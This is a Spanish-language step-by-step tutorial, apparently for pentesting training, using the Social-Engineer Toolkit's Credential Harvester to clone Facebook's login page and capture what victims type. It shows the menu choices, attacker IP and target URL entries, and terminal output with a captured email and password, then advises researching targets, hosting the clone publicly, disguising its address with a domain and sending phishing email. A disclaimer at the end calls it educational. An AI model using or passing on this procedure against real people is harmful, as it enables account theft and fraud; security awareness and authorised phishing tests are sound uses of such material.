...::idP:::8888888888:::Yb:::  
...::idP:::Y88888888P:::8b:::  
...::dB:::Y8888888P:::8b:::  
...::8B:::Y88888P:::8B:::  
...::Y8baaaaaaaaa8BP:T:Y8aaaaaaaad8P:::  
...::Y888888888BP:::Y88888888BP:::  
...:::888:::888:::  
...::888888888888b:::'  
...::88888888888888::'  
...::d888888888888888::'  
...::88::88::88::88::'  
...::88::88::88::88::'  
...::88::88:P::88::'  
...::88::88::88::'  
...::'::'  
...::'::'  
...::'::'  
  
[—] The Social-Engineer Toolkit (SET) [—]  
[—] Created by: David Kennedy (ReLlK) [—]  
Version: 8.0.3  
Codename: 'Maverick'  
[—] Follow us on Twitter: @TrustedSec [—]  
[—] Follow me on Twitter: @HackingDave [—]  
[—] Homepage: https://www.trustedsec.com [—]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

4. Seguidamente, seleccionen la opción 2) Website Attack Vectors



5. Seleccione la opción 3) *Credential Harvester Attack Method*

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

6. Seguidamente, seleccione la opción **2) Site Cloner** para crear un clon de un website legítimo

```
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```


7. Seguidamente en el menú interactivo del Site Cloner, ingrese la dirección IP de su Máquina Kali Linux. Este será la dirección IP a la que van a llegar sus víctimas potenciales. Si la máquina está hospedada en una nube pública esta será la dirección IP Pública.
8. Seguidamente ingrese el URL a clonar. Para este ejercicio utilizaremos la página de login de Facebook.


```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[~] SET supports both HTTP and HTTPS
[~] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
█
```


9. Una vez hecho esto, cuando la víctima ingrese la dirección IP de su Kali Linux en su navegador de internet la página que se mostrará será la siguiente



10. Cuando la víctima ingresa sus credenciales de usuario en el sitio web de phishing, el nombre de usuario y la contraseña se presentan en la terminal:

```
PARAM: signed_next=  
PARAM: trynum=1  
PARAM: timezone=240  
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdYI6MTkyMCwiYWgiOjEwNDUsImMiOjI0fQ==  
PARAM: lgnrnd=084530_wsgs  
PARAM: lgnis=1667317615  
POSSIBLE USERNAME FIELD FOUND: email=juanitoperez@juanito.com  
POSSIBLE PASSWORD FIELD FOUND: pass=asdf1234  
PARAM: prefill_contact_point=  
PARAM: prefill_source=  
PARAM: prefill_type=  
PARAM: first_prefill_source=
```

11. Por último, la víctima será redirigida automáticamente al sitio web legítimo.



12. Como puede ver, es bastante simple crear un sitio web de phishing. El truco consiste en investigar a su objetivo y determinar qué sitios web visitan con

frecuencia, y luego crear un sitio web de phishing y alojarlo en la Internet pública. Cuando utilice la ofuscación, enmascare la dirección IP del sitio web de phishing con un dominio para engañar a la víctima haciéndole creer que el sitio web es un dominio confiable. Además, también puede usar SET para crear un correo electrónico de phishing para convencer aún más a la víctima de que haga clic en el enlace malicioso.

NOTA IMPORTANTE

Todas las técnicas utilizadas son para demostrar una prueba de concepto estrictamente con fines educativos únicamente. No utilice dichas técnicas y herramientas con fines ilegales.